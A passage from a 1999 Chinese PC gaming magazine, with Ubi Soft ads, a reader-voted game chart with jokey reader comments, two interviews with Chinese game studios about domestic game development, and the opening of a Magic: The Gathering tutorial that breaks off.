- 6 大级别 30 余种太空战舰
- 独特的飞行轨迹，震撼的光影效果和逼真的星云背景
- 多达 8 人的多人游戏模式

98 99年度E3 会展最佳即时战略游戏 赠送CD Key 免费加入网上战斗

10 月正式上市

PUMA 彪马街头足球

和李金羽一起来玩街头足球!!

完整版游戏、精美图书、附赠签名海报 ……

- ☆ 世界上第一款街头足球模拟游戏，挑战你的技术和意识!
- ☆ 全中文界面，绝无语言障碍!
- ☆ 更加自由的比赛场地，您可以在海滩、闹市、机场展现您的身手!
- ☆ 支持多达 8 人同机对战，邀请你的朋友或同事一起来欢乐吧!
- ☆ 一支全新、强大的中国队，你将会有惊喜的发现，用它来夺取世界杯吧!
- ☆ 20 余种战术供您选择，要想打败强大的对手，丰富的战术必不可少!
- ☆ 众多的隐藏剧情等待您来发现!
- ☆ 附送大羽签名海报和精美写真集!

9 月底上市

仅售 38 元

Ubi Soft ENTERTAINMENT

上海育碧电脑软件有限公司
地址：上海市张杨路 500 号 17 楼
邮编：200122
电话 (021)58788969-223,232
传真 (021)58367021

北京联络处
地址：北京海淀区知春里 28 号开源商务楼 3 楼
邮编：100086
电话 (010)62644344
传真 (010)62641444

网址：http://www.ubisoft.com.cn
http://www.ubisoft.com

半人马座·博德之门·魔法门VI血统与荣耀·M1A2坦克排II·魔法门英雄无敌II

家用电脑与游戏机

卷　首·新闻报道·上市烽火·佳作赏析·攻略手记·秘技档案·排行榜
特别企划·硬件兵工厂·PC工具箱·难症会诊·文渊阁·镜花园·编读往来

□密切追踪业界资讯

收集国内外电脑产业情报，记录成功者的得失经验，聚焦热点事件的来龙去脉！

□全面报道游戏内外

超前反映第一手研发动态，真切报告上市游戏长短优劣，体贴提供精巧攻关资料，用心测试相关秘技心得！

□深入剖析硬件机能

带您迎接电脑科技的时代，立足能力的应用学习之道，升级浪潮中的明智选择方案！

□亲切联谊你我心情

期期回函给您幸运读者中奖机会，投票、榜评、编读交流更可抒发独特感受，广交天下朋友！

拥有《家游》，

您就拥有了21世纪电脑休闲时代的代言人！

胶版纸印刷正文128页，铜版纸印刷彩色20页，每月13日出版，全国各地邮局书店发行
主办：科学普及出版社　定价：6.80元　邮发代号：82-622　国外发行代号：1359M
邮购地址：100037 北京813信箱 邮购部（平寄免收邮费）联络电话：010-88411981

电玩点将榜

综合榜

* 1. ↑	生化危机Ⅱ	Resident EvilⅡ	Capcom/育碧(1670)
* 2. ↓	盟军敢死队：使命召唤	Commandos	EIDOS/新天地(1511)
* 3. →	星际争霸：母巢之战	Starcraft：Brood War	BLIZZARD/奥美(1165)
* 4. ↑	心跳回忆	Forever With You	科乐美(1035)
* 5. ↑	足球99	FIFA99	EA Sports/电子艺界(952)
* 6. ↓	魔法门之英雄无敌Ⅲ	Heroes Of Might And MagicⅢ	3DO/育碧(874)
* 7. ↑	地下城守护者2	DUNGEON KEEPER 2	牛蛙/电子艺界(863)
* 8. ↓	极品飞车Ⅲ(包括《孤注一掷》)	Need For SpeedⅢ	EA Sports/电子艺界(783)
* 9. ↓	仙剑奇侠传		大宇(751)
*10. ↑	三角洲特种部队	Delta Force	NovaLogic/电子艺界(676)
*11. ↓	最终幻想Ⅶ	Final Fantasy Ⅶ	Square/电子艺界(618)
*12. ↑	暗黑破坏神：地狱火	Diablo：Hell fire	Blizzard/奥美(588)
*13. ↑	命令与征服：泰伯利亚之日	C& C：TIBERIAN SUN	Westwood/电子艺界(575)
*14. ↓	大富翁Ⅳ		大宇(541)
*15. →	世界足球经理	Football World Manager	Ubi Soft/育碧(490)
*16. ↓	魔法师传奇		新天地(439)
*17. ↓	博德之门	Baldur's Gate	Interplay/第三波(415)
*18. →	异尘余生Ⅱ	Fallout Ⅱ	Interplay/第三波(374)
*19. →	决战朝鲜		金山(332)
*20. →	破碎虚空		北斗星/智冠(307)
*21. ↑	家园	HOME WORLD	Relic/碧育(266)
22. ↓	帝国时代	Age Of Empires	微软(242)
*23. ↑	大航海时代Ⅳ		光荣/第三波(174)
*24. ↓	模拟城市3000	Simcity 3000	电子艺界/中图(148)
*25. ↓	古墓丽影Ⅲ	Tomb RaiderⅢ	维真/新天地(126)
*26. ↓	半条命	Half Life	Sierra/奥美(95)
*27. ↓	战地2100	Warzone2100	Virgin/新天地(88)
*28. →	幻世录		奥丁科技(71)
*29. ↓	过山车大亨		新天地(64)
*30. ↓	魔法门Ⅶ：血统与荣耀		New world computing/育碧(52)

注：*表示国内已有正式代理，括号内为该游戏所得票数

读者点评

《生化危机 II》 本期排名(1)
老师:请同学们列举近期姓李者之罪行!
甲同学:李洪志……
乙同学:李登辉……
我:里昂,此人害我三日未睡,近期常做恶梦,精神恍惚……
老师:@/*#x。c^%…… (天津 常鹏飞)

利昂:克莱尔!我们赶快离开警局!
克莱尔:僵尸来了吗?
利昂:不!我想方便一下,可警局没有厕所! (天津 王津)

育碧公司销售部经理:应广大玩家的要求,我公司决定将该游戏与速效救心丸捆绑销售,以便于大家在非常时刻急用。 (湖南 谭曜廷)

利昂不知晓,
处处僵尸咬。
夜闻僵尸喊,
生死知多少。 (广西 阮茂臣)

黑夜何时了,
处处有鬼叫。
又来枪炮声,
不知死多少。 (阜阳 杨杰)

《盟军敢死队》 本期排名(2)
贝蕾帽:同志们,只剩下最后一个任务了,女特工,德军军官非你莫属了。
水手(得意地):谁说的,我刚才已经把他干掉了!
贝蕾帽:#x.@/*c^%…… (烟台 高键)

《星际争霸:母巢之战》 本期排名(3)
有一队坦克,它们正在变形,震击火炮很嚣张,
有一队飞龙,它们正在逼近,进化之后很疯狂,
没事,快点造兵,矿石堆着也是堆着,
没事,多建炮台,工人闲着也是闲着。
整天紧张兮兮见到虫子就开仗,
也曾迷迷糊糊敌人盟军一起当,
还曾山山水水,寻找矿区走四方,
更曾为了偷袭,厚颜无耻把核弹放,
《星际争霸》就是这样。
(改编自"有一个姑娘") (河南 方珂)

防线中断涌进来,
所有兵力在徘徊
左右敌军相对出,
只好关机从头来。 (重庆 徐阳)

《仙剑奇侠传》 本期排名(9)
Racer:老大爷,您……您不是李逍遥吗?
李逍遥:是呀,现在年纪大了,舞刀弄枪不行了,就到"家"中当个名誉顾问吧!你放心,我的人缘最棒!
Racer:…… (北京 魏乐)

《三角洲特种部队》 本期排名(10)
菜鸟:咦,地上怎么有一个布包呢?
老鸟:那你去捡嘛。(偷笑)
菜鸟:是按空格键吗?
轰!……死去才知万事空 (成都 赵搏)

《大富翁IV》 本期排名(14)
非常可乐,中国人自己的可乐 (广西 岑勉)

阿土伯向大富翁法院以重女轻男罪起诉游戏设计者,原因是阿土伯与钱夫人均为元老级人物,可阿土仔却变成了阿土伯,那么钱夫人至少应该叫钱老太太。 (四川 邹杭志)

《魔法师传奇》 本期排名(16)
考内留斯:叔叔,大帝的手下怎么 AI 都这么高,快来救我……
卢坎:你怎么能让虚弱的叔叔赶去救你呢?我这里也很难缠。
赫姆斯:考内留斯,我带来了补丁加秘技。
考内留斯:怎么不管用???……啊,大帝也在研究!(北京 焦旭)

《神偷:暗黑计划》
美术老师:小明,你的作业怎么是一张黑纸?不会又是一个黑人在夜里逮乌鸦吧?
小明:那个老掉牙了,我画的是神偷站在没有火把的房间里用弓箭射一个身着黑色衣服的卫兵 (北京 赵遂)

榜 评

最近一位叫康迅的南京朋友给 Racer 来了一封长信(整整4页半,绝不夸张)。文中历数自己与本刊结识以来的渊远流长,有赞同、有批评、有建议、有鼓励,也谈到自己因爱游戏而想做游戏,自学编程的酸甜苦辣……读来感人肺腑。Racer 在此代表全体小编感谢康迅朋友及所有读者对我们的支持和鼓励,我想他的梦想也是所有电脑爱好者、游戏爱好者的梦想,不管这个过程是多么的艰难,让我们大家一起努力吧!

现在该说说排行榜的问题了。这个月还有一位江苏朋友俞伟来信说所在地址已经改变,问我们能不能将奖品寄往新地址,其实这是我们的份内中事,遗憾的是奖品早已按旧址发出,只好请这位朋友查实一下,或等邮件因"查无此人"而退回时再转发了!其实这种现象为数不少,Racer 再次提醒各位读者,填写问卷时一定要写上自己的"永久"地址,因为您可能就是下期的幸运读者哟!此外,建议各位填写问卷时还要做到"卷面"清晰,不然莫怪 Racer 给您打 0 分啊……^_^

点将榜欢迎广大读者以任何形式参与,可以通过信件(明信片)、读者问卷调查和编辑部的电子信箱 reader@fcgm.com.cn 投票。无论何种形式,投票者均可以参加月底的抽奖活动,幸运读者将获得本月排行榜上榜游戏一套。

选票格式:您最喜爱的四款游戏(中文或英文名称)

1.__________ 2.__________
3.__________ 4.__________

点将榜投票地址:100037 北京 813 信箱

本期幸运读者

南京 康 迅　河南 方 珂　湖南 谭曜廷
北京 赵 遂　天津 常鹏飞

国产游戏应以创意取胜

——访行者制作组(Runner Studios)

一连几天,我发现 Dan 都在玩一个大富翁式的游戏,而且兴趣颇浓,时不时还要临座的石子帮忙,玩一把"四手联弹",这种情况实在难得一见,要知道 Dan 先生是极少玩这种"弱"智游戏的。一问之下,方知是新天地刚刚送来的《虚拟人生》,是国内一个叫行者的制作组开发的,马上就要由新天地代理上市。噢,又出了个新的制作组,不觉站在 Dan 背后看了许久,还是很有意思的嘛!于是决定探访行者制作组,恰逢此时新天地组织了一场关于这个游戏的座谈会,就在会上我见到了他们。



问:您好!很高兴有机会能与贵小组作面对面的交流,能先向我们的读者介绍一下贵小组的基本情况吗?

答:我们这支 TEAM 叫做行者制作组(Runner Studios),成立于 1997 年 12 月,现在这个组的规模已达到 20 多人,制作开发范围包括游戏软件、教育软件,以及 CD-ROM 多媒体光盘。《虚拟人生》应该算是我们第一个正式推向市场的游戏软件。

问:游戏制作是需要经验累积的,请问在推出《虚拟人生》之前,你们还曾经开发过哪些作品?

答:我们曾经制作过《话说唐诗》等多部娱教及多媒体软件,不过我们以前的产品主要都是面对台湾市场,所以在大陆除了有限的盗版之外,不太容易看到。那些关心国人自制游戏的玩家可能听说过《大唐诗录》这个名字,当时负责企划那款游戏的就是我们小组的产品监制。

问:看来行者制作确实有扎实的游戏制作经验,那么《虚拟人生》的整个开发过程大概历时多久?

答:《虚拟人生》的开发工作从最初的框架企划到最后的测试除虫,整整历时一年有余。我们公司是这样的,一般的产品开发进程都是限定在一年以内,绝不允许出现游戏开发行业的通病———再跳票!对于特别的大制作,我们公司则会给出两年左右的开发时间。

问:我看过《虚拟人生》的样盘,发现这的确是一个很有创意的游戏,不同于一般的大富翁类作品,是何种灵感促使你们开发出这款游戏?

答:我们一直想做一款与众不同的游戏,因此在开发之前就反复研究已有的游戏种类,反复比较一些代表游戏的得失,再结合我们小组本身的制作基础,最终就形成了《虚拟人生》的制作大纲。其实《虚拟人生》最大的成功之处就在于它的创意,我们认为,国产游戏就应该以创意取胜!

问:你们将《虚拟人生》定义为全球第一套体验式游戏,请问何为"体验式"?你们觉得这款游戏实际做到了这点没有?

答:所谓"体验式"游戏,即它不同于角色扮演、即时策略等已有的游戏类型,而是融合了大富翁、角色扮演、桌面益智等多种游戏形态,在电脑中给玩家创造另一个天地,将真实的生活融入游戏,以虚拟的方式展示人生。

《虚拟人生》中精心设计了突发事件、多样化任务、心理测验与最新 EQ 个性培养,以大富翁的方式操作,玩家可以经历人生中爱情、买房子、工作转职等等,完全模拟人生过程,还可以进入轮回转世,多线发展多种结局,每个玩家都能有不同的体验。

"体验式"绝不仅仅是一种游戏方式,它已成为的一种老少皆宜的休闲潮流。举个例子,以色列有一家"真假咖啡店",店里没有真正的咖啡,而每位顾客要付 3 美元,侍者会为顾客端送咖啡、茶点,但里面却空无一物,它的目的在于让人们体验在咖啡店交朋友、聊天的社交经验。还有一间大型购物中心,里面的东西比其它地方要贵很多,但仍然顾客盈门,原因就是其完全模仿古罗马时代的风





格，并有古装妇女、佩剑武士等穿行其中，品味罗马时代的购物体验是绝大多数来此购物者的真实意图，可以说这里卖的就是“体验”。与此类似，台湾北投有座五千坪的“市民农园”，标榜“都市人种田体验假日农夫的滋味”，只要月付数百元租金，每人可租下十几坪农田，自己栽种蔬菜水果，让都市人亲自体会农作、播耕收成的乐趣。

体验式消费时代正在全世界盛行，比如华纳影城、耐克旗舰店、迪斯尼儿童乐园等等。台湾省文化大学广告系副教授罗文坤指出：“其实近年来感性消费的流行，厂商除提供有形产品外，还提供了一种想像，消费者在使用这种产品时，脑海中就充满一种故事、一种场景、一种幻想。”

问：《虚拟人生》在台湾上市以后，市场反响如何？

答：《虚拟人生》在台湾上市以后，市场反响一直相当强烈，连续几个月高居《新游戏时代》杂志的销量榜首，至今在台湾总共已经销售了20万套，从用户回函卡的显示来看，绝大多数玩家都对游戏十分满意，并表示愿意购买续集。

问：如果要你们自己来评分的话，你们给《虚拟人生》打多少分？假设一百分为满分。

答：如果让我们自己来评分的话，我会给《虚拟人生》打一百零一分！因为这款游戏就是我们集体智慧与劳动的结晶。在开发游戏的一年里，我们早起晚睡，满脑子充斥着的就是怎样把游戏设计得更好。我们对这款游戏的感情是任何一个玩家都无法比拟的，所以我们会给它一百零一分！

问：为什么《虚拟人生》中没有多人模式，甚至连简单的一机多人模式（类似《大富翁》的做法）都不提供？是技术原因还是故意如此？

答：这绝对不是技术的问题，因为当时我们企划的就是制作一款非大富翁类型的游戏，而是以人生体验为主。考虑到多人游戏可能会降低“体验性”，我们最终没有在《虚拟人生》中加入通常大富翁类游戏都具有的多人游戏模式。不过从目前台湾省的用户意见卡看来，要求加入多人游戏模式的呼声很高，因此在续作中很我们可能会考虑加入多人模式。

问：《虚拟人生》的续集已经在制作中了吗？能不能向读者透露一些详细的制作情况？

答：是的，《虚拟人生Ⅱ》是我们正在开发中的一个项目，目前还在制作中期，离上市还有相当长的一段时间。我们将保留一代的所有优点，并继续强化“体验”的概念，在各种参数的平衡方面将会更加精益求精。正如上面所说，二代中比较大的变化就是将加入多人游戏模式，提供人生的竞争机制

问：你们有平时喜欢玩的游戏吗？都是哪些呢？

答：当然有了，象《银翼杀手》、《盟军敢死队》和《古墓丽影》等等，都是我很喜欢的。作为游戏开发者，我们几乎各种类型的游戏都玩，甚至包括游戏机游戏。不要小看“玩”游戏，我们正是在玩的过程中去寻找那种游戏感觉、那种创作灵感的，也可在分析别人作品的过程中汲取养料。

问：你们对自己的产品打开大陆地区的正版市场有信心吗？

答：对此我们非常有信心。最重要的一点是我们的发行商是相当成熟的新天地，他们已经成功汉化和发行了《银翼杀手》、《盟军敢死队》、《古墓丽影》等一大批优秀产品，形成了一套适合中国国情的国际化游戏软件的生产、发行和销售体系。我们对《虚拟人生》本身的质量也是充满信心的，相信通过新天地推向市场，必将成为大放异彩的国产游戏软件。

问：目前你们正在开发哪些新的游戏？可否透露一二？

答：当然可以。我们公司的产品一向分两条路线走：精品路线与大众路线。现在我们就有一款在国产游戏中堪称大作的作品正在开发中，游戏名称目前暂且保密，不过我在这里可以透露一点，这是一款以我国春秋时期为背景的大制作。该游戏采用即时RPG的游戏方式，既有丰厚详实的剧情和文化内涵，又有DIABLO般紧张刺激的即时战斗。大众路线中除了刚才提到的《虚拟人生Ⅱ》外，还有一款老少皆宜的休闲作品，它融合了计算机、生活、娱乐、教育等多种内涵于一身，因此我们无法将其简单地加以归类，不过这个系列的产品马上就要完成了，还是让玩家自己去体验吧。



编辑/Racer



跨越2000年的中国游戏人

——访《杀气冲天》主创王欣先生、制片人李旭东先生

近来，众多国内公司纷纷推出了多款制作精良的国产游戏，在世纪之交为沉寂多年的国产游戏业增添了一抹亮色。虽然离国产游戏百花齐放的春天还很遥远，但至少中国游戏人的那份执着，那份不屈让我们看到了希望，看到了国产游戏逐鹿中原，迈向世界的信心。

八爪鱼工作室是国内可数的游戏制作室中的一个，从《水浒传》到《皇朝霸业》，他们走过了一条艰难而又坚定的路，也向广大玩家展示了他们的才华。据透露，其耗资百万的倾心之作——《杀气冲天》目前已经进入动画制作和程序测试阶段。

据了解，负责《杀气冲天》大陆发行的是百事隆泰公司，此前我们对该公司一无所知。《杀气冲天》究竟是怎样的一部游戏？百事隆泰为什么会选择《杀气冲天》作为自己代理发行的开山之作？这些都引起了记者的极大兴趣。为此，记者对八爪鱼工作室主创王欣先生、百事隆泰公司负责人李旭东先生作了独家专访，请他们谈一谈身在“江湖”的感受，话题自然从《杀气冲天》展开。

记者：听说《杀气冲天》是一部不错的产品，请王欣先生简单介绍一下好吗？

王欣：这是一款充满浓郁民族风格和历史特色的角色扮演游戏，讲述的是明末京城的一段传奇故事。主人公杨孤鸿本是将门之后，在全家被杀之后沦落江湖，成为一个神秘组织的杀手，在杀人和被杀之间过着嗜血江湖的日子。后来，他爱上了师妹，准备退隐江湖过平常人的日子。不料因其杀手身份，江湖恩怨极深，师妹遭人暗算，他不得不重新踏入江湖，在寻访凶手的过程揭开了一场巨大的官场黑幕和江湖恩仇。

记者：这倒像是一部历史武侠小说。

王欣：我们希望展现给大家的就是那种真实感、投入感。金庸曾说“武侠小说是成年人的童话”，我认为十分恰当。在现实社会中，人们的负担过于沉重，应有一些方式得以解脱，电脑游戏就是其中一种。每当我忘乎所以沉迷于游戏之中而不能自拔时，这种感觉就愈发强烈。

记者：在可玩性和观赏性方面，《杀气冲天》有什么特色？

王欣：《杀气冲天》摒弃了传统RPG采用的回合制战斗方式，采用即时战斗方式，可玩性大大增强。游戏中有敌人六十多种，更有三种武器、四种打斗方式可供选择，而暗器和面具的使用则更突出了杀手的杀人技巧。它保持了传统 RPG在对话中获取信息的特点，主线短而明确，但分支繁杂，情节曲折，充满传奇色彩，还支持四人联网作战。

游戏中的22个场景全部是根据真实建筑等比例制作的，以3D形式展现出来更加赏心悦目。琉璃厂、西小街、东大街、白云观、天宁寺、天坛、恭王府、碧云寺等众多名胜古迹和四合院、戏台、杂耍艺人、耍中幡、说相声、卖豆汁、烤肉串等构成一幅幅生动、生活化的历史画面，这种真实感和融入感正是我们努力追求的。

记者：作为《杀气冲天》的发行公司，百事隆泰对玩家和业内人士而言都十分陌生，请李先生介绍一下。

李旭东：百事隆泰公司是今年年初在北京注册的，其投资方为深圳百事隆实业发展有限公司。《杀气冲天》是我们代理的第一个产品，自然大家都不了解，不过我本人和业内的很多朋友都是较熟的，希望在今后工作中能和大家多一些交流合作的机会。

和王欣先生的合作十分偶然。不久前，一位IT行业的朋友极力向我推荐《杀气冲天》这个产品，我看过之后十分满意。在之后的几次交流中，王先生对国产游戏的执着，做事追求尽善尽美的工作作风，深厚的中国文化积淀及坦诚的态度都深深打动了我。从初识到签订版权合同，前后不到一周，这个速度是蛮 IT的。

我们的目标是与优秀的制作小组合作，不断推出高水平的国产游戏，为玩家及中国游戏业做一些实事。

记者：几年来，国内游戏制作业发生了很大的变化，八爪鱼工作室能稳定地发展到今天，请王先生谈一下其间的感受。

王欣：的确，这几年国产游戏业波动很大，一些公司退了出去，但更多的公司又加入进来。就整个行业而言，这种波动是十分正常的，也是不可避免的，这表明这个行业正在日渐成熟，走向理性。像近来一些游戏的价格大幅下降，就表明各位同行已由孤芳自赏、

以兴趣和爱好为主的制作理念发展到以市场和用户为导向的理念，这是一个进步。

记者：面对世界范围内的 IT 大潮，请您谈一谈我们应如何面对？

王欣：仅就游戏制作业而言，我打一个不恰当的比方——世界游戏业开着奔驰车在狂跑，我们则骑着自行车在后面紧追，这是事实的差距

影响我们发展速度的两大因素是人才和设备。游戏制作业的硬件设备投资不菲，低待遇又无法留下优秀的人才，这就导致国内游戏软件开发商各自为政，无法形成合力来改变现状。加上盗版等其他因素，国内厂商经营起来多入不敷出，出现危机。

我个人觉得，我们的游戏制作行业应该规范起来，这样才能形成规模。同行之间的合作与交流应走向行动，技术上共同探索，相互支持，组织上协调发展，这样才能创造出良好的行业整体形象，这是我们与国外游戏制作行业抗衡的重要基础。

记者：请李先生谈一下对国产游戏市场的看法。

李旭东：这里我想谈两点：一是国产游戏的方向性，一是成熟的市场机制。我个人认为，以目前情况而言，游戏制作尚谈不上构成一个产业，只能说是一个边缘行业，众多游戏软件的实际销量说明了这点。但从盗版市场而言，这个领域的发展前景又十分广阔，大有可为。

从某种意义上讲，游戏制作业和电影业有许多共通之处，都是一种娱乐行业，都是人们的文化精神生活。从《泰坦尼克号》到《拯救大兵瑞恩》，国外巨片在中国掀起的狂潮和《C& C》、《沙丘》系列在游戏行业掀起的狂潮十分相似。我们不否认这些作品的价值，我们也十分钦佩斯皮尔伯格、西木头、维真等杰出人物、团队利用巨大资金为我们展现的梦幻世界，但我们同时也要记住张艺谋、陈凯歌等一大批中国电影的杰出人物，他们的影片成本远逊于国外巨片，但这并不妨碍他们的作品走向世界，他们正是凭着才华，凭对中国文化的厚重积淀，才使我们的影片能够立于世界优秀影片之林。这就涉及到一个方向性的问题。我们的游戏可以做成仿《C& C》，也可以做成仿《沙丘》，但最终不过是形似而神不似，永远无法超越他们，反而失去了自己的特色

中国有几千年的灿烂文化，这本身就是一块蕴藏丰富的宝藏。任何一个时代挖掘一下都是一部气壮山河的史诗，这是多么巨大的文化优势啊！我们应该有绝对的自信

我个人认为，国产游戏的出路首先在民族性，只有民族的才可能是世界的。民族性是个性、是特点，外国人不会跑到中国来看"世界公园"，他们想看的是长城、故宫、四合院，这才是他们心中永恒的神秘，而角色扮演游戏正是这种特性的鲜明体现

纵观人类历史，每种文明，每个国家都有各自不同的文化精髓，但在人类感情上，善良、负责与宽容却是共通的，因为它建立在人性基础之上，是人类共有的。以感情入戏，倾注文化内涵，增加玩家的角色感，这方面我们与国外不存在差距，而这也正是 RPG 的优势，一个《仙剑奇侠传》热卖多年至今不衰便说明了这点。这也正是我们看好《杀气冲天》的原因。

另一个问题是市场机制，这是任何产品转换为商品所不能回避的，游戏软件也不例外。国外产品销量动辄百万，即便是台湾市场也在十万量级。当然这牵涉到很多因素，如人均生活水平、文化氛围、计算机普及率、盗版打击等等，但这都是外因。作为发行商，我们也力不从心，不过从自身找找毛病，还是有益的。

成熟的市场机制除了渠道、价格、宣传之外，明晰责任是十分重要的。责任与利益挂钩，利益来源于风险，这是商品营销中的基本常识。反观国内现状，这方面的差距十分巨大，反映出我们的整体商业素质不高，无游戏规则可言，这是阻碍行业发展的内因

明晰责任，共担风险，分享利润，这是成熟市场机制的基础，也是行业健康发展的前提

记者：适逢世纪之交，两位对同行、对玩家有什么话说？

王欣：转眼就到 2000 年了，无论说它是 21 世纪的开始，还是 20 世纪的结束，我想问同行一句——你们准备好了吗？


李旭东：《家用电脑与游戏机》是一本十分出色的刊物，相信在下一个世纪定会大展鸿图

请广大玩家密切关注我们的《杀气冲天》，这绝对是一款不会让您失望的产品。我们还会不断发行好的游戏，以回报广大玩家对国产游戏的支持、信任和厚爱。

编辑随笔：

这期我们一下子登了两篇访谈，一篇介绍的是新生制作组行者，一篇介绍的是大家比较熟悉的八爪鱼。虽然话题是围绕他们近期的新作而展开，但他们所表述出来的却远不止游戏本身。行者相信"国产游戏要以创意取胜"，而八爪鱼强调"国产游戏的出路首先在民族性"，细想起来，这不正是国内游戏界一直在苦苦追求的吗？虽然这两部游戏确实在创新或民族性方面有可圈可点之处，但因此就说国产游戏已经百花齐放还为时过早，也许这种探索还需要国内的游戏人更长时间的进行下去。而作为玩家，在品味他们所发感慨的同时，我们所能做的唯有理解和支持！

编辑/Racer



带您进入魔法牌的奇幻世界——


魔法风云会

第二讲：实战

了解了万智牌的基本元素构成之后，下面我们将一步接一步地详细讲解万智牌的具体打法。记得上一讲的最后我们提到过，万智牌采用回合制的游戏规则，打牌之前牌手双方先在桌面上布置两个区域，每个区域中有几个特定位置：

